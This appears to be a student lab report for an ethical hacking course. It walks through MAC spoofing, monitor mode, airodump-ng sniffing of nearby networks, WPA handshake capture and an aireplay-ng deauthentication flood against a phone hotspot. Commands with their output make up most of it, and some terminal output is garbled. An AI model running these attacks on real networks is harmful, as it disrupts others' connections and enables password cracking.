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
Subject – Ethical Hacking and Vulnerability Assessment

Practical – 4

AIM: To carry out Wi-Fi based Network Hacking related attacks.

Procedure:

1) Configuring the Dongle



2) Changing the MAC Address

- Using ifconfig, we found details of network
- Changed the MAC Address

```

(root@kali)-[~]
# ifconfig
eth0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
    ether 08:00:27:53:0c:ba txqueuelen 1000 (Ethernet)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 4 bytes 240 (240.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 4 bytes 240 (240.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

wlan0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
    ether 06:0c:01:04:01:9f txqueuelen 1000 (Ethernet)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

```

```

File Actions Edit View Help
(root@kali)-[~]
# ifconfig wlan0 down

(root@kali)-[~]
# ifconfig wlan0 down

(root@kali)-[~]
# ifconfig wlan0 hw ether 200-00-E0-AB-19-12-CD
200-00-E0-AB-19-12-CD: invalid ether address.

(root@kali)-[~]
# ifconfig wlan0 hw ether F4-2C-47-34-FB-72
F4-2C-47-34-FB-72: invalid ether address.

(root@kali)-[~]
# ifconfig wlan0 hw ether 'F4-2C-47-34-FB-72'
F4-2C-47-34-FB-72: invalid ether address.

(root@kali)-[~]
# ifconfig wlan0 hw ether F4:2C:47:34:FB:72
F4:2C:47:34:FB:72: invalid ether address.

(root@kali)-[~]
# ifconfig wlan0 up

(root@kali)-[~]
# ifconfig
eth0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
    ether 08:00:27:53:0c:ba txqueuelen 1000 (Ethernet)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 4 bytes 240 (240.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 4 bytes 240 (240.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

wlan0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
    ether f4:2c:47:34:fb:72 txqueuelen 1000 (Ethernet)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(root@kali)-[~]

```

Successfully changed the MAC Address!

3) Changing mode from managed to monitored

- Using iwconfig command to analyze the network and change mode from managed to monitored

```
(root@kali)-[~]
# ifconfig wlan0 down
File System      lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
# ifconfig
eth0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500  ether 08:00:27:53:0c:ba  txqueuelen 1000  (Ethernet)
RX packets 0  bytes 0 (0.0 B)  RX errors 0  dropped 0  overruns 0  frame 0
TX packets 0  bytes 0 (0.0 B)  TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536  inet 127.0.0.1  netmask 255.0.0.0
RX packets 4  bytes 240 (240.0 B)  RX errors 0  dropped 0  overruns 0  frame 0
TX packets 4  bytes 240 (240.0 B)  TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0
# ifconfig wlan0 down
SIOCSIFFLAGS: operation not permitted
# airmon-ng check kill
# iwconfig wlan0 mode monitor
# iwconfig
lo        no wireless extensions.
eth0      no wireless extensions.
wlan0     IEEE 802.11  Mode:Monitor  Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:off
# ifconfig wlan0 up
#
```

As we see in above image, the Mode of wlan0 has successfully been changed from Managed to Monitored.

4) Packet Sniffing using airodump-ng

It gets the information of all the packets of the environment – in the below image, we can see the different WiFi Networks available under the ESSID column and the corresponding MAC Addressed of source.

```
(root@kali)-[~]
# airodump-ng wlan0

CH 2 ][ Elapsed: 6 s ][ 2023-08-28 00:07

BSSID          PWR Beacons  #Data, #/s  CH  MB  ENC CIPHER AUTH ESSID
F2:66:55:05:BF:67 -55      4          0  0  1  130  WPA2 CCMP PSK DIRECT-qYLAPTOP-PQHIF7A3msBO
90:4C:81:20:EB:01 -69      4          0  0  1  130  OPN      NU-GUEST
E2:C8:C1:F4:15:59 -52      6          0  0  1  360  WPA2 CCMP PSK d
5E:96:8A:B4:BA:32 -42     17         54  3  1  180  WPA2 CCMP PSK khud ka hotspot use karo
8A:A3:03:81:70:4C -38      6          0  0  1  65   WPA2 CCMP PSK Galaxy M30s704C
B0:B8:67:10:41:E0 -60     15          0  0  1  130  WPA3 CCMP SAE NU-STUDENT
F2:EF:6E:DE:6F:F4 -39     19          1  0  1  360  WPA2 CCMP PSK OnePlus Nord
72:81:1D:28:06:C1 -61      2          0  0  1  180  WPA2 CCMP PSK 8PRO
B0:B8:67:10:41:E3 -59     11          0  0  1  130  WPA2 CCMP PSK NU-EXAM
B0:B8:67:10:41:E2 -56     10          0  0  1  130  OPN      NU-GUEST
B0:B8:67:10:41:E1 -56     15          0  0  1  130  WPA2 CCMP PSK NU-WiFiN
0E:EF:FD:BA:03:AE -50     14          2  0  1  65   WPA2 CCMP PSK Viraj
EE:BB:BF:F4:2D:2B -57     18          0  0  1  130  WPA2 CCMP PSK iPhone
1A:90:C6:AC:C6:B5 -43     29          1  0  1  65   WPA2 CCMP PSK Galaxy A50s8AB3
06:BA:ED:46:C1:45 -1        0          0  0 -1 -1      <length: 0>

BSSID          STATION  PWR  Rate  Lost  Frames  Notes  Probes
(not associated) 2E:BB:58:57:E6:4E -44    0 - 1    0      2
(not associated) DC:21:5C:97:0F:13 -32    0 - 5    0      2      DCBRockss
(not associated) 06:71:49:74:92:50 -42    0 - 1    0      1
(not associated) B6:E6:DB:2C:A1:50 -56    0 - 1    0      1      8PRO
(not associated) 76:D3:CC:52:8D:B7 -42    0 - 5    0      2      RUDRA
(not associated) 32:32:14:5F:EF:50 -54    0 - 1    0      1
(not associated) 00:0C:E7:C9:78:ED -38    0 - 1    0      2      Msd7(5ghz)
(not associated) FC:B3:BC:96:78:73 -58    0 - 6    0      2
(not associated) 4C:BB:58:57:E6:4E -46    0 - 1    0      1      Kinar K Sheth
E2:C8:C1:F4:15:59 BC:17:B8:7B:75:EB -1     1e- 0    0      1
5E:96:8A:B4:BA:32 80:D2:1D:C3:56:CB -50    1e-12e 27     54      khud ka hotspot use karo
8A:A3:03:81:70:4C 72:D1:47:3C:CF:CB -36    0 - 1    0      1
8A:A3:03:81:70:4C 6A:40:6C:8B:0D:DE -58    0 - 1    1      4
8A:A3:03:81:70:4C 64:6E:E0:B4:F2:C1 -48    1e- 1e  0      4
F2:EF:6E:DE:6F:F4 3C:9C:0F:1F:C6:A1 -1     1e- 0    0      1
0E:EF:FD:BA:03:AE B6:77:62:F7:28:26 -56    1e- 1    3      6
1A:90:C6:AC:C6:B5 BC:D0:74:F0:EF:2A -54    1e-24    1      3
06:BA:ED:46:C1:45 94:08:53:39:FE:CD -48    0 - 1    0     2951
Quitting ...
```

5) Forcing the airodump-ng to listen to other frequencies

Here, as our laptop doesn't support 5G Frequency band, none of the networks are visible.

```
(root@kali)-[~]
# airodump-ng --band a wlan0

File System      To: Flags=73<UP,LOOPBACK,RUNNING>  mru 65536
  inet 127.0.0.1  netmask 255.0.0.0
  inet 0.0.0.0  prefixlen 128  scopeid 0<lo>host
  loop 1 queueulen 1000  (local loopback)
  RX packets 4  bytes 240 (240.0 B)
  TX packets 0  bytes 0 (0.0 B)
  TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

CH 144 ][ Elapsed: 18 s ][ 2023-08-28 00:10  dropped 0  overruns 0  frame 0
  TX packets 0  bytes 0 (0.0 B)
  TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

BSSID lome      PWR Beacons  tx #Data, #/s  CH  MB  ENC CIPHER  AUTH ESSID  collisions 0

Wland: Flags=400<UP,BROADCAST,MULTICAST>  mru 1500
  RX packets 0  bytes 0 (0.0 B)
  TX packets 0  bytes 0 (0.0 B)
  TX errors 0  dropped 0 overruns 0  frame 0
  collisions 0

BSSID          STATION          PWR  Rate  Lost  Frames  Notes  Probes
Quitting...
```

We tried sniffing 2.4 GHz bandwidth – here, we can see available frequencies!

6) Targetted Packet Sniffing

Here, we explicitly sniff the packets of those network that we want to attack

```
CH 8 ][ Elapsed: 0 s ][ 2023-08-28 00:13

BSSID          PWR Beacons  #Data, #/s  CH  MB  ENC CIPHER  AUTH ESSID
66:FD:FB:98:7D:C9 -47      1          0  0  6  360  WPA2 CCMP  PSK Dharma's
C6:75:AB:01:8E:16 -50      2          0  0  6  130  WPA2 CCMP  PSK NU506-76 4456
B0:B8:67:10:41:E1 -58      1          0  0  1  130  WPA2 CCMP  PSK NU-WiFiN
A6:C9:39:1E:D4:21 -54      3          0  0  2   65  WPA2 CCMP  PSK mafat nu levu pap 6e
90:4C:81:20:EB:03 -67      3          0  0  1  130  WPA3 CCMP  SAE NU-STUDENT
E2:C8:C1:F4:15:59 -59      4          0  0  1  360  WPA2 CCMP  PSK d
06:BB:49:EE:13:E9 -65      0          0  0  1   65  WPA2 CCMP  PSK Pixel
F2:66:55:05:BF:67 -39      5          0  0  1  130  WPA2 CCMP  PSK DIRECT-qYLAPTOP-PQHIF7A3msB0
0E:EF:FD:BA:03:AE -44      4          0  0  1   65  WPA2 CCMP  PSK Viraj
1A:90:C6:AC:C6:B5 -44      3          0  0  1   65  WPA2 CCMP  PSK Galaxy A50s8AB3
5E:96:8A:B4:BA:32 -45      4          0  0  1  180  WPA2 CCMP  PSK khud ka hotspot use karo
B0:B8:67:10:41:E3 -60      3          0  0  1  130  WPA2 CCMP  PSK NU-EXAM
B0:B8:67:10:41:E2 -58      4          0  0  1  130  OPN      NU-GUEST
8A:A3:03:81:70:4C -56      2          0  0  1   65  WPA2 CCMP  PSK Galaxy M30s704C
72:81:1D:28:06:C1 -61      3          0  0  1  180  WPA2 CCMP  PSK 8PRO
F2:EF:6E:DE:6F:F4 -51      5          0  0  1  360  WPA2 CCMP  PSK OnePlus Nord
B0:B8:67:10:41:E0 -52      0          0  0  1  130  WPA3 CCMP  SAE NU-STUDENT

BSSID          STATION          PWR  Rate  Lost  Frames  Notes  Probes
66:FD:FB:98:7D:C9 B4:FA:48:E1:6A:68 -62    0 - 1    0      1
0E:EF:FD:BA:03:AE B6:77:62:F7:28:26 -58    0 -24    0      2
8A:A3:03:81:70:4C 6A:40:6C:8B:0D:DE -70    0 - 1    0      1
8A:A3:03:81:70:4C 64:6E:E0:B4:F2:C1 -56   1e- 6e    0      3
(not associated) 4A:52:19:A7:56:AA -74    0 - 1    0      1
(not associated) 36:29:27:D6:77:48 -56    0 - 1    0      1
(not associated) C6:30:48:07:FB:96 -54    0 - 5   196     4
(not associated) 2E:BB:58:57:E6:4E -44    0 - 1    1      3
(not associated) 36:25:18:22:32:5A -60    0 - 1    0      1
```

Specifying the 4th WiFi (ESSID), we give its BSSID and Channel as arguments and get the following result:

```
(root@kali)-[~]
# airodump-ng --bssid A6:C9:39:1E:D4:21 --ch 2 wlan0

wlan0: flags=4096<UP,BROADCAST,MULTICAST> mtu 1500
    ether 12:15:44:23:a9:72 txqueuelen 1000 (Ethernet)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

--- kali@kali:~$
# ifconfig wlan0 down
SIOCSIFFLAG: Operation not permitted

CH 2 ][ Elapsed: 48 s ][ 2023-08-28 00:19

BSSID          PWR RXQ Beacons   #Data, #/s CH  MB  ENC CIPHER AUTH ESSID
A6:C9:39:1E:D4:21 -41 100    429      35   0   2   65  WPA2 CCMP PSK mafat nu levu pap 6e

BSSID          STATION          PWR  Rate  Lost  Frames Notes Probes
A6:C9:39:1E:D4:21 64:5A:04:B1:1F:0C -34   1e- 1    0     37
Quitting ...
```

Here, we ask airodump-ng to sniff the particular bssid and channel and write the results to output.txt file!

```

(root@kali)~[~]
# airodump-ng --bssid A6:C9:39:1E:D4:21 --ch 2 --write output.txt wlan0
00:20:23 Created capture file "output.txt-01.cap".

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 4 bytes 240 (240.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 4 bytes 240 (240.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

wlan0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
    ether 12:f3:44:23:a9:73 txqueuelen 1000 (Ethernet)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

--kali@kali:~$ ifconfig wlan0 down
SIOCSIFFLAGS: Operation not permitted

--kali@kali:~$

"the quieter you be

CH 2 ][ Elapsed: 48 s ][ 2023-08-28 00:21 ][ WPA handshake: A6:C9:39:1E:D4:21

BSSID      PWR RXQ Beacons    #Data, #/s  CH  MB  ENC CIPHER AUTH ESSID
A6:C9:39:1E:D4:21 -46 75    417      479  63  2  65  WPA2 CCMP PSK mafat nu levu pap 6e

BSSID      STATION            PWR   Rate    Lost    Frames  Notes  Probes
A6:C9:39:1E:D4:21  64:5A:04:B1:1F:0C -44   24e- 1e   451     384  EAPOL  mafat nu levu pap 6e

```

On checking, 4 files have been created where the entire logs have been saved. Now, giving the .cap file as argument to wireshark and opening:


```

(root@kali)~[~]
# ls
output.txt-01.cap  output.txt-01.csv  output.txt-01.kismet.csv  output.txt-01.kismet.netxml  output.txt-01.log.csv

--kali@kali:~$ # wireshark output.txt-01.cap
** (wireshark:18537) 00:24:26.064531 [GUI WARNING] -- QStandardPaths: XDG_RUNTIME_DIR not set, defaulting to '/tmp/runtime-root'
^C

```

This is the wireshark window that opened! We can clearly see all packets being sniffed. If the network was open, here only, we would have found messages in normal text!



7) Now, performing De-authentication attack

Note – now, we are working on cracking OPPO A9 2022 (Session changed)

Airodump-ng wlan0 shows all the available networks

```
(root@kali)-[~]
# airodump-ng wlan0
ioctl(SIOCSIWMODE) failed: Device or resource busy
```

CH 6][Elapsed: 6 s][2023-09-13 01:20

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
B0:B8:67:10:98:63	-64	3	0 0	6	130	WPA3	CCMP	SAE	NU-STUDENT
B0:B8:67:10:98:62	-64	3	0 0	6	130	WPA2	CCMP	PSK	NU-WiFiN
B0:B8:67:10:98:61	-64	3	0 0	6	130	OPN			NU-GUEST
B0:B8:67:10:98:60	-64	4	0 0	6	130	WPA2	CCMP	PSK	NU-EXAM
38:17:C3:6D:FE:A1	-81	2	0 0	11	130	WPA2	CCMP	PSK	NU-EXAM
38:17:C3:6E:03:63	-48	3	0 0	11	130	WPA3	CCMP	SAE	NU-STUDENT
A2:11:6C:E8:AA:48	-32	3	0 0	12	360	WPA2	CCMP	PSK	DCBRockss
38:17:C3:77:38:03	-50	2	0 0	11	130	WPA2	CCMP	PSK	NU-EXAM
38:17:C3:77:38:02	-44	2	0 0	11	130	WPA2	CCMP	PSK	NU-WiFiN
38:17:C3:77:38:01	-51	4	0 0	11	130	WPA3	CCMP	SAE	NU-STUDENT
38:17:C3:77:38:00	-44	4	0 0	11	130	OPN			NU-GUEST
38:17:C3:6E:03:62	-47	4	0 0	11	130	WPA2	CCMP	PSK	NU-WiFiN
38:17:C3:6E:03:61	-47	4	0 0	11	130	WPA2	CCMP	PSK	NU-EXAM
38:17:C3:6E:03:60	-47	4	0 0	11	130	OPN			NU-GUEST
6C:59:76:0C:D3:C2	-1	0	1 0	10	-1	WPA			<length: 0>
12:74:A5:8D:32:6D	-76	3	0 0	6	130	WPA2	CCMP	PSK	iPhone
72:A1:AD:83:CD:21	-22	6	0 0	6	180	WPA2	CCMP	PSK	OPPO A9 2022
5A:41:E1:50:5E:77	-46	10	4 0	6	360	WPA2	CCMP	PSK	Xiaomi 11i
38:17:C3:76:A5:62	-64	5	0 0	1	130	WPA2	CCMP	PSK	NU-WiFiN
38:17:C3:76:A5:63	-61	6	0 0	1	130	WPA2	CCMP	PSK	NU-EXAM

Using bssid and channel of OPPO A9 2022, we capture the packets

```
(root@kali)-[~] System
# airodump-ng --bssid 72:A1:AD:83:CD:21 --ch 6 wlan0
```

CH 6][Elapsed: 18 s][2023-09-13 01:23

BSSID	PWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
72:A1:AD:83:CD:21	-34	7	176	1463 90	6	180	WPA2	CCMP	PSK	OPPO A9 2022

BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes
72:A1:AD:83:CD:21	18:47:3D:88:CE:2F	-20	1e- 1	3	1481		

Quitting...

Using aireplay-ng command, we performed deauthentication attack by sending 10^8 packets to the network. (here, -c represents MAC address of Access point)

```
(root@kali)~# aireplay-ng --deauth 100000000 -a 72:A1:AD:83:CD:21 -c 06:0C:01:04:01:B8 wlan0
01:25:05 Waiting for beacon frame (BSSID: 72:A1:AD:83:CD:21) on channel 6
01:25:05 Sending 64 directed DeAuth (code 7). STMAC: [06:0C:01:04:01:B8] [ 0|43 ACKs]
01:25:06 Sending 64 directed DeAuth (code 7). STMAC: [06:0C:01:04:01:B8] [ 0|52 ACKs]
01:25:07 Sending 64 directed DeAuth (code 7). STMAC: [06:0C:01:04:01:B8] [ 0|54 ACKs]
01:25:08 Sending 64 directed DeAuth (code 7). STMAC: [06:0C:01:04:01:B8] [ 0|56 ACKs]
01:25:09 Sending 64 directed DeAuth (code 7). STMAC: [06:0C:01:04:01:B8] [ 0|42 ACKs]
01:25:09 Sending 64 directed DeAuth (code 7). STMAC: [06:0C:01:04:01:B8] [ 0|54 ACKs]
01:25:10 Sending 64 directed DeAuth (code 7). STMAC: [06:0C:01:04:01:B8] [ 0|59 ACKs]
01:25:11 Sending 64 directed DeAuth (code 7). STMAC: [06:0C:01:04:01:B8] [ 0|61 ACKs]
01:25:12 Sending 64 directed DeAuth (code 7). STMAC: [06:0C:01:04:01:B8] [ 0|53 ACKs]
01:25:12 Sending 64 directed DeAuth (code 7). STMAC: [06:0C:01:04:01:B8] [ 0|57 ACKs]
01:25:13 Sending 64 directed DeAuth (code 7). STMAC: [06:0C:01:04:01:B8] [ 0|56 ACKs]
01:25:14 Sending 64 directed DeAuth (code 7). STMAC: [06:0C:01:04:01:B8] [ 0|58 ACKs]
01:25:15 Sending 64 directed DeAuth (code 7). STMAC: [06:0C:01:04:01:B8] [ 1| 8 ACKs]
01:25:15 Sending 64 directed DeAuth (code 7). STMAC: [06:0C:01:04:01:B8] [ 0| 7 ACKs]
01:25:17 Sending 64 directed DeAuth (code 7). STMAC: [06:0C:01:04:01:B8] [ 0|27 ACKs]
01:25:18 Sending 64 directed DeAuth (code 7). STMAC: [06:0C:01:04:01:B8] [ 1|78 ACKs]
01:25:18 Sending 64 directed DeAuth (code 7). STMAC: [06:0C:01:04:01:B8] [ 0|57 ACKs]
01:25:19 Sending 64 directed DeAuth (code 7). STMAC: [06:0C:01:04:01:B8] [ 0|55 ACKs]
01:25:20 Sending 64 directed DeAuth (code 7). STMAC: [06:0C:01:04:01:B8] [ 4|60 ACKs]
01:25:21 Sending 64 directed DeAuth (code 7). STMAC: [06:0C:01:04:01:B8] [ 0|57 ACKs]
01:25:21 Sending 64 directed DeAuth (code 7). STMAC: [06:0C:01:04:01:B8] [ 0|61 ACKs]
01:25:22 Sending 64 directed DeAuth (code 7). STMAC: [06:0C:01:04:01:B8] [ 0|55 ACKs]
01:25:23 Sending 64 directed DeAuth (code 7). STMAC: [06:0C:01:04:01:B8] [ 0|55 ACKs]
01:25:24 Sending 64 directed DeAuth (code 7). STMAC: [06:0C:01:04:01:B8] [ 0|52 ACKs]
01:25:25 Sending 64 directed DeAuth (code 7). STMAC: [06:0C:01:04:01:B8] [ 0|50 ACKs]
01:25:25 Sending 64 directed DeAuth (code 7). STMAC: [06:0C:01:04:01:B8] [ 0|53 ACKs]
01:25:26 Sending 64 directed DeAuth (code 7). STMAC: [06:0C:01:04:01:B8] [ 0|57 ACKs]
01:25:27 Sending 64 directed DeAuth (code 7). STMAC: [06:0C:01:04:01:B8] [ 0|47 ACKs]
01:25:27 Sending 64 directed DeAuth (code 7). STMAC: [06:0C:01:04:01:B8] [ 3|46 ACKs]
01:25:28 Sending 64 directed DeAuth (code 7). STMAC: [06:0C:01:04:01:B8] [ 1|46 ACKs]
01:25:29 Sending 64 directed DeAuth (code 7). STMAC: [06:0C:01:04:01:B8] [ 0|55 ACKs]
01:25:30 Sending 64 directed DeAuth (code 7). STMAC: [06:0C:01:04:01:B8] [ 0|47 ACKs]
01:25:30 Sending 64 directed DeAuth (code 7). STMAC: [06:0C:01:04:01:B8] [ 0|44 ACKs]
01:25:31 Sending 64 directed DeAuth (code 7). STMAC: [06:0C:01:04:01:B8] [ 0|49 ACKs]
01:25:32 Sending 64 directed DeAuth (code 7). STMAC: [06:0C:01:04:01:B8] [ 2|44 ACKs]
```

As we see below, the client has successfully been deauthenticated!

```

01:25:52 Sending 64 directed DeAuth (code 7). STMAC: [06:0C:01:04:01:B8] [ 0|65 ACKs]
01:25:53 Sending 64 directed DeAuth (code 7). STMAC: [06:0C:01:04:01:B8] [ 0|47 ACKs]
01:25:54 Sending 64 directed DeAuth (code 7). STMAC: [06:0C:01:04:01:B8] [ 0|19 ACKs]
01:25:55 Sending 64 directed DeAuth (code 7). STMAC: [06:0C:01:04:01:B8] [ 1|37 ACKs]
01:25:55 Sending 64 directed DeAuth (code 7). STMAC: [06:0C:01:04:01:B8] [ 0|43 ACKs]
01:25:56 Sending 64 directed DeAuth (code 7). STMAC: [06:0C:01:04:01:B8] [ 3|58 ACKs]
01:25:57 Sending 64 directed DeAuth (code 7). STMAC: [06:0C:01:04:01:B8] [ 0|36 ACKs]
01:25:58 Sending 64 directed DeAuth (code 7). STMAC: [06:0C:01:04:01:B8] [ 0|36 ACKs]
01:25:59 Sending 64 directed DeAuth (code 7). STMAC: [06:0C:01:04:01:B8] [ 0|51 ACKs]
01:25:59 Sending 64 directed DeAuth (code 7). STMAC: [06:0C:01:04:01:B8] [ 0|50 ACKs]
01:26:00 Sending 64 directed DeAuth (code 7). STMAC: [06:0C:01:04:01:B8] [ 0|45 ACKs]
01:26:01 Sending 64 directed DeAuth (code 7). STMAC: [06:0C:01:04:01:B8] [ 0|43 ACKs]
01:26:02 Sending 64 directed DeAuth (code 7). STMAC: [06:0C:01:04:01:B8] [ 1|28 ACKs]
01:26:02 Sending 64 directed DeAuth (code 7). STMAC: [06:0C:01:04:01:B8] [ 0|50 ACKs]
01:26:03 Sending 64 directed DeAuth (code 7). STMAC: [06:0C:01:04:01:B8] [ 2|36 ACKs]
01:26:04 Sending 64 directed DeAuth (code 7). STMAC: [06:0C:01:04:01:B8] [ 1|47 ACKs]
01:26:05 Sending 64 directed DeAuth (code 7). STMAC: [06:0C:01:04:01:B8] [ 0|38 ACKs]
01:26:05 Sending 64 directed DeAuth (code 7). STMAC: [06:0C:01:04:01:B8] [ 0|34 ACKs]
01:26:06 Sending 64 directed DeAuth (code 7). STMAC: [06:0C:01:04:01:B8] [ 0|50 ACKs]
01:26:07 Sending 64 directed DeAuth (code 7). STMAC: [06:0C:01:04:01:B8] [ 0|52 ACKs]
01:26:07 Sending 64 directed DeAuth (code 7). STMAC: [06:0C:01:04:01:B8] [ 0|43 ACKs]
01:26:08 Sending 64 directed DeAuth (code 7). STMAC: [06:0C:01:04:01:B8] [ 0|41 ACKs]
01:26:09 Sending 64 directed DeAuth (code 7). STMAC: [06:0C:01:04:01:B8] [ 2|45 ACKs]
01:26:10 Sending 64 directed DeAuth (code 7). STMAC: [06:0C:01:04:01:B8] [ 0|42 ACKs]
01:26:10 Sending 64 directed DeAuth (code 7). STMAC: [06:0C:01:04:01:B8] [ 0|49 ACKs]
01:26:11 Sending 64 directed DeAuth (code 7). STMAC: [06:0C:01:04:01:B8] [ 0|35 ACKs]
01:26:12 Sending 64 directed DeAuth (code 7). STMAC: [06:0C:01:04:01:B8] [ 0|47 ACKs]
01:26:13 Sending 64 directed DeAuth (code 7). STMAC: [06:0C:01:04:01:B8] [ 0|32 ACKs]
01:26:13 Sending 64 directed DeAuth (code 7). STMAC: [06:0C:01:04:01:B8] [ 0|48 ACKs]
write failed: Network is down
wi_write(): Network is down

```

Writing the captured packets to the file

```

(root@kali)~# airodump-ng --bssid 72:A1:AD:83:CD:21 --channel 6 --write test11 wlan0
02:42:10 Created capture file "test11-01.cap".
CH 6 ][ Elapsed: 30 s ][ 2023-09-13 02:42

BSSID          PWR RXQ Beacons  #Data, #/s CH  MB ENC CIPHER AUTH ESSID
72:A1:AD:83:CD:21 -46 100    211      75   2   6 180 WPA2 CCMP PSK  OPPO A9 2022

BSSID STATION PWR Rate Lost Frames Notes Probes
72:A1:AD:83:CD:21 18:47:3D:88:CE:2F -1 1e- 0 0 47
72:A1:AD:83:CD:21 96:8B:69:F9:CC:95 -58 1e- 1 0 1915 OPPO A9 2022

```

We tried the aireplay-ng fakeauthentication attack but somehow, as the channel of dongle is different than wifi hotspot, we are getting error.

We also received error – Invalid Access Point MAC address inspite of us copying the address perfectly

Similarly, the arpreplay attack also doesn't occur

```
